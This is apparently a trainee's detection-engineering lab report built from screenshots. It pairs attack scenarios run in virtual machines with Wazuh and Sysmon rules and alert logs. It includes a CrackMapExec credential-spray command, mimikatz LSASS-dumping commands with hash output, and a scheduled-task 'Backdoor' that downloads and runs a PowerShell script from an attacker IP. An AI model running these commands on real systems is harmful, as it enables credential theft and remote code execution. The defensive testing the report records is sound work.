May 28, 2025 @ 19:03:38.3...	DESKTOP-07P9153	Sysmon - Event 1: Process creation Windows PowerShell	5	61603
May 28, 2025 @ 19:03:36.6...	DESKTOP-07P9153	Sysmon - Event 1: Process creation Consent UI for administrative applica...	5	61603
May 28, 2025 @ 19:03:27.3...	DESKTOP-07P9153	Executable file dropped in folder commonly used by malware	15	92213
May 28, 2025 @ 19:03:27.3...	DESKTOP-07P9153	Sysmon - Event 1: Process creation Windows PowerShell	5	61603
May 28, 2025 @ 19:03:25.9...	DESKTOP-07P9153	Sysmon - Event 22: DNS Query event	5	61650
May 28, 2025 @ 19:03:24.9...	DESKTOP-07P9153	Sysmon - Event 13: RegistryEvent SetValue on \REGISTRY\A1\f1e7455...	5	61615

At the bottom of the browser window, it says 'Rows per page: 15'.

The screenshot shows a dual-monitor setup with two VMware Workstation windows running Kali Linux. The top monitor displays a terminal window with a log of threat hunting events from the Wazuh agent. The log includes entries like "Executable file dropped in folder commonly used by malware" and "Sysmon - Event 1: Process creation Windows PowerShell". The bottom monitor displays a terminal window with a configuration file for a local rule set, specifically for correlating user activity. The configuration file uses XML syntax to define rules for network connections and file access.

## Status

## Detection Tasted Yes

Alert Triggerd Yes

## Tool Based Advanced Detection Scenario

1- <https://github.com/peass-ng/PEASS-ng/tree/master/winPEAS>

scenario 1Privilege Escalatioib using WinPeas

Tool Wimpeas


- Attacker gains local access to a windows machine
- Run winpeas.exe enumerate misconfig and exploit

Candiater task

- Run tool on vm
- Identify possible privilege escalation path
- Simulate exploitation

Detection Focus

- Look for abnormal enum process
- Detect local service creation/modification
- Event id 7045,4697 sysmon id 1,7



## Status

Detection Tasted Yes

Alert Triggerd Yes

## Scenario 2 Letral movement via crackmapexec

Tool <https://github.com/byt3bl33d3r/CrackMapExec>

Use valid credentials to scan network and move laterally

Simulate credial spray or reuse with



```
Crackmapexec smb 192.168.1.0/24 -u admin -p Password123
```

## Task

- Perform enumeration
- Identify Smb share and try remote execution

## Detect focus

- Smb access pattern
- Unusual remote login attempt
- Windows Event :4624,4625,4688 sysmonID 3



## Status

Detection Tasted Yes

Alert Triggerd Yes

Scenario 3 Suspicious File Download and execution via powershell empire

Tool <https://github.com/BC-SECURITY/Empire>

- 1- Simulate c2 beaconing and remote command Execution
- 2- Download payload via powershell stager

Task

- Setup Empire Listener and use stager to compromise victim
- Run post exploitation module

Detection Focus

- Base 64 encoded powershell script
- Dns or http beconning to empire c2
- Sysmon id 1,3,11

The screenshot shows a VMware Workstation interface with two windows. The top window is titled "Ubuntuwazuhslm - VMware Workstation" and displays a Wazuh Threat Hunting interface. The table in the Threat Hunting section shows 3,582 hits from Jun 8, 2025, to Jun 9, 2025. The bottom window is also titled "Ubuntuwazuhslm - VMware Workstation" and shows a terminal session as root on a Kali Linux VM. The terminal is displaying the contents of the file "/etc/ossec/etc/rules/local\_rules.xml". The XML code includes various rule definitions for monitoring network traffic and system events.

## Status

Detection Tasted Yes

Alert Triggerd No

Half Done cant fix it

## Scenario :4Credential Dumping with mimikatz

Tool= <https://github.com/ParrotSec/mimikatz>

Dump credential from LSASS memory use mimikatz

```
privilege::debug  
log  
sekurlsa::logonpasswords  
exit
```

## Task

- Run on test vm
- Capture log investigate memory access and rule

## Detection Focus

- High integrity process accessing LSASS
- Suspicious memory read
- Windows Event 4688, Sysmon ID 10,1,7

Windows 10 x64 - VMware Workstation

```
mimikatz 2.2.0-x64 (oe.o)
## # ## # *** Benjamin DEPPY `gentilkiwi` <benjamin@gentilkiwi.com>
## # ## # > https://blog.gentilkiwi.com/mimikatz
## # ## # Vincent LE TOUX
## # ## # > https://pingcastle.com / https://mysmartlogon.com ***
## # ## # *****

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # log
Using 'mimikatz.log' for logfile : OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 : 13389981 (00000000:00cb181d)
Session          : Interactive From 1
User Name        : admin
Domain          : DESKTOP-07P9I5
Logon Server     : DESKTOP-07P9I5
Logon Time       : 11-06-2025 15:56:19
SID              : S-1-5-21-442569660-4060779802-1076883227-1001

msv :
[00000000] Primary
* Username : admin
* Domain  : DESKTOP-07P9I5
* NTLW    : c998fc02334d713bf8f61bfb0b036
* NTLM   : 2ee90106c8e9e9385c6970d292564149869824
* DPAPI  : 2ee90106c8e9e9385c6970d292564149869824

tspk8 :
wDigest :
* Username : admin
* Domain  : DESKTOP-07P9I5
* Password : (null)
Kerberos :
* Username : admin
* Domain  : DESKTOP-07P9I5
* Password : (null)
sspi :
creddan :
cloudap :

Authentication Id : 0 : 13389937 (00000000:00cb17f1)
Session          : Interactive From 1
User Name        : admin
Domain          : DESKTOP-07P9I5
Logon Server     : DESKTOP-07P9I5
Logon Time       : 11-06-2025 15:56:19
SID              : S-1-5-21-442569660-4060779802-1076883227-1001

msv :
[00000000] Primary
* Username : admin
* Domain  : DESKTOP-07P9I5
* NTLW    : c998fc02334d713bf8f4181fb0b036
* SHA1   : 2ee90106c8e9e9385c6970d292564149869824

10:03 PM 11-06-2025
```

Windows 10 x64 - VMware Workstation

Security	Number of events: 25,586 (1 New events available)	Actions
Event Viewer (Local)		
Custom Views		
Windows Logs		
Application		
Security		
Setup		
System		
Forwarded Events		
Applications and Services Log		
Subscriptions		

Event Properties - Event 4656, Microsoft Windows security auditing.

General		Details	
A handle to an object was requested.			
Subject:	Security ID: DESKTOP-07P9I5\administrator Account Name: admin Account Domain: DESKTOP-07P9I5 Logon ID: 0xCB181D		
Log Name:	Security	Source:	Microsoft Windows security
Event ID:	4656	Task Category:	SAM
Level:	Information	Keywords:	Audit Success
User:	N/A	Computer:	DESKTOP-07P9I5
OpCode:	Info	More Information: <a href="#">Event Log Online Help</a>	

Event 4656, Microsoft Windows security auditing.

General		Details	
A handle to an object was requested.			
Subject:			
Log Name:	Security	Source:	Microsoft Windows security
Event ID:	4656	Task Category:	SAM
Level:	Information	Keywords:	Audit Success
User:	N/A	Computer:	DESKTOP-07P9I5
OpCode:	Info	More Information: <a href="#">Event Log Online Help</a>	

10:02 PM 11-06-2025

```

<rule id="100182" level="12">
<if_sid>61603</if_sid> <!-- Base rule for Sysmon Event ID 10 -->
<field name="wln.eventdata.TargetImage">C:\Windows\System32\lsass.exe</field>
<description>Potential LSASS access - Credential Dump attempt</description>
</rule>
</group>
<group name="windows,syson, ">
<rule id="100183" level="12">
<if_sid>61603</if_sid> <!-- Base rule for Sysmon Event ID 10 -->
<field name="wln.eventdata.TargetImage">C:\Windows\System32\lsass.exe</field>
<description> Potential Mimikatz activity: Access to LSASS memory (EventID 10)</description>
</rule>
</group>
<group name="windows,syson, ">
<rule id="100184" level="12">
<if_sid>61601</if_sid> <!-- Sysmon Process Create -->
<field name="wln.eventdata.Image">C:\Users\%USERNAME%\Downloads\mimikatz.exe</field>
<description> Mimikatz execution detected (Sysmon Event ID 1)</description>
</rule>
</group>
<group name="mimikatz-detection">
<rule id="100201" level="12">
<if_sid>61601</if_sid> <!-- Sysmon Event ID 1 -->
<field name="wln.eventdata.CommandLine">sekurlsa::logonpasswords</field>
<description> Mimikatz sekurlsa::logonpasswords command detected in process command-line</description>
</rule>
</group>

```

Timestamp	agent.name	rule.description	rule.level	rule.id
Jun 11, 2025 @ 17:59:02.0...	DESKTOP-O7P9I53	Executable file dropped in folder comm...	15	92213
Jun 11, 2025 @ 17:59:02.0...	DESKTOP-O7P9I53	Sysmon - Event 1: Process creation W...	5	61603
Jun 11, 2025 @ 17:58:46.2...	DESKTOP-O7P9I53	Sysmon - Event 1: Process creation W...	5	61603
Jun 11, 2025 @ 17:58:02.1...	DESKTOP-O7P9I53	Executable file dropped in folder comm...	15	92213
Jun 11, 2025 @ 17:58:02.0...	DESKTOP-O7P9I53	Sysmon - Event 1: Process creation W...	5	61603
Jun 11, 2025 @ 17:57:02.0...	DESKTOP-O7P9I53	Executable file dropped in folder comm...	15	92213
Jun 11, 2025 @ 17:57:02.0...	DESKTOP-O7P9I53	Sysmon - Event 1: Process creation W...	5	61603
Jun 11, 2025 @ 17:56:40.2...	DESKTOP-O7P9I53	Sysmon - Event 1: Process creation W...	5	61603
Jun 11, 2025 @ 17:56:38.8...	DESKTOP-O7P9I53	Sysmon - Event 1: Process creation W...	5	61603
Jun 11, 2025 @ 17:56:35.4...	DESKTOP-O7P9I53	Sysmon - Event 1: Process creation W...	5	61603
Jun 11, 2025 @ 17:56:23.1...	DESKTOP-O7P9I53	Sysmon - Event 1: Process creation W...	5	61603
Jun 11, 2025 @ 17:56:23.1...	DESKTOP-O7P9I53	Windows Logon Success	3	60106
Jun 11, 2025 @ 17:56:23.0...	DESKTOP-O7P9I53	Sysmon - Event 13: RegistryEvent SetV...	5	61615
Jun 11, 2025 @ 17:56:23.0...	DESKTOP-O7P9I53	Sysmon - Event 1: Process creation W...	5	61603
Jun 11, 2025 @ 17:56:23.0...	DESKTOP-O7P9I53	Sysmon - Event 1: Process creation W...	5	61603

## Status

Detection Tasted Yes

Alert Triggerd Yes

Scenario 5 remote Sceduler Task creat with schtarsk or impacket

Toll schtask exe

## Scenario

Create task remot run malicious code


```
schtasks /Create /TN "Backdoor" /TR "cmd.exe /c powershell -NoP -W Hidden -c IEX(New-Object Net.WebClient).DownloadString('http://192.168.254.166/shell.ps1')" /SC ONCE /ST 00:01
```

## Task

- Execute attacker machine to victim schtask or impacket
- Simulate backdoor setup

## Detection Focus

- Event id 4698 for task creation
- Command line loging reverseshell or suspicious .bat script
- Sysmon id 1,13



Windows 10 x64 - VMware Workstation

File Edit View VM Tabs Help | |||

Library Type here to search

Administrator: Windows PowerShell

```
Windows PowerShell
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Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Windows\system32> schtasks /Create /S 192.168.1.10 /U lab\admin /P Passw0rd123 /TN "Backdoor" /TR "cmd.exe /c C:\Users\Public\reverse_shell.bat" /SC ONCE /ST 00:01
ERROR: User credentials are not allowed on the local machine.
PS C:\Windows\system32> schtasks /Create /S 192.168.254.166 /U lab\admind /P Passw0rd123 /TN "Backdoor" /TR "cmd.exe /c C:\Users\Public\reverse_shell.bat" /SC ONCE /ST 00:01
ERROR: User credentials are not allowed on the local machine.
PS C:\Windows\system32> schtasks /Create /S 192.168.254.166 /U lab\admind /P Passw0rd123 /TN "Backdoor" /TR "cmd.exe /c reverse_shell.bat" /SC ONCE /ST 00:01
SUCCESS: The scheduled task "Backdoor" has successfully been created.
PS C:\Windows\system32> schtasks /Create /TN "Backdoor" /TR "cmd.exe /c reverse_shell.bat" /SC ONCE /ST 00:01
SUCCESS: The scheduled task "Backdoor" has successfully been created.
WARNING: The task name "Backdoor" already exists. Do you want to replace it (Y/N)? Y
SUCCESS: The scheduled task "Backdoor" has successfully been created.
PS C:\Windows\system32>
```

Activate Windows  
Go to Settings to activate Windows.

Ubuntuwazuhsemi - VMware Workstation

File Edit View VM Tabs Help | |||

Library Type here to search

Administrator: Wazuh

Threat Hunting

Jun 11, 18:26

2,729 hits

Jun 10, 2025 @ 18:25:45.014 – Jun 11, 2025 @ 18:25:45.014

timestamp	agent.name	rule.description	rule.level	rule.id
Jun 11, 2025 @ 18:25:01.4...	DESKTOP-O7P9I53	Executable file dropped in folder comm...	15	92213
Jun 11, 2025 @ 18:25:01.3...	DESKTOP-O7P9I53	Sysmon - Event 1: Process creation Wi...	5	61603
Jun 11, 2025 @ 18:24:16.0...	DESKTOP-O7P9I53	Suspicious batch file detected in command-line (reverse_shell.bat)	12	100303
Jun 11, 2025 @ 18:24:13.9...	DESKTOP-O7P9I53			60228
Jun 11, 2025 @ 18:24:13.9...	DESKTOP-O7P9I53			100303
Jun 11, 2025 @ 18:24:01.3...	DESKTOP-O7P9I53			61603
Jun 11, 2025 @ 18:24:01.3...	DESKTOP-O7P9I53			92213
Jun 11, 2025 @ 18:23:01.3...	DESKTOP-O7P9I53			92213
Jun 11, 2025 @ 18:23:01.3...	DESKTOP-O7P9I53			61603
Jun 11, 2025 @ 18:22:01.3...	DESKTOP-O7P9I53			92213
Jun 11, 2025 @ 18:22:01.3...	DESKTOP-O7P9I53			61603
Jun 11, 2025 @ 18:21:42.8...	hat-VMware-Virtual-Platform	Apparmor DENIED	3	52002
Jun 11, 2025 @ 18:21:06.5...	DESKTOP-O7P9I53	Suspicious batch file detected in com...	12	100303

39°C Smoke

06:24 PM 11-06-2025

ENG IN

Activate Windows  
Go to Settings to activate Windows.

```
Ubuntuwazuhsem - VMware Workstation
File Edit View VM Tabs Help | ||| | | |
Library Ubuntuwazuhsem | Windows Server 2019 AD | Kali | Kali Full | Metasploitable2-Linux | Windows 11 x64 | Windows 11 x64 AD | Windows 10 x64 | Windows 10 x64 AD | 
Type here to search
Jun 11 18:41
local_rules.xml
Alerts&Activities
Save
My Computer
  □ Kali
  □ Kali Full
  □ Windows 10 x64
  □ Ubuntuwazuhsem
  □ Windows Server 2019 AD
  □ Windows Server 2022
  □ Windows 11 x64
  □ Windows 11 x64 AD
  □ Parrot SEC
  □ Android
  □ Ubuntu 64-bit
  □ Metasploitable2-Linux

188 <description> mimikatz sekurlsa::logonpasswords command detected in process command-line</description>
189   <mitre>
190     <id>T103.001</id> <!-- Credential Dumping: LSASS Memory -->
191   </mitre>
192 </rule>
193
194 </group>
195
196 <group name="sysmon,reverse-shell-detection">
197
198   <rule id="100302" level="12">
199     <if_sid>61602</if_sid>
200     <field name="win.eventdata.CommandLine">reverse_shell.bat</field>
201     <description> Suspicious batch file detected in command-line</description>
202     <mitre>
203       <id>T1059</id>
204     </mitre>
205   </rule>
206
207 </group>
208
209 <group name="reverse_shell_detection,batch_file,sysmon,windows">
210
211   <rule id="100303" level="12">
212     <if_sid>61603</if_sid> <!-- Sysmon Event ID 1: Process Creation -->
213     <field name="win.eventdata.CommandLine">reverse_shell.bat</field>
214     <description> Suspicious batch file detected in command-line (reverse_shell.bat)</description>
215     <mitre>
216       <id>T1059</id> <!-- Command and Scripting Interpreter -->
217       <id>T1059.003</id> <!-- Command and Scripting: Windows Command Shell -->
218     </mitre>
219   </rule>
220
221 </group>
222
223
224
225

38°C
Smoke
Search
ENG IN
11-06-2025
06:41 PM
```

## Status

Detection Tasted Yes

Alert Triggerd Yes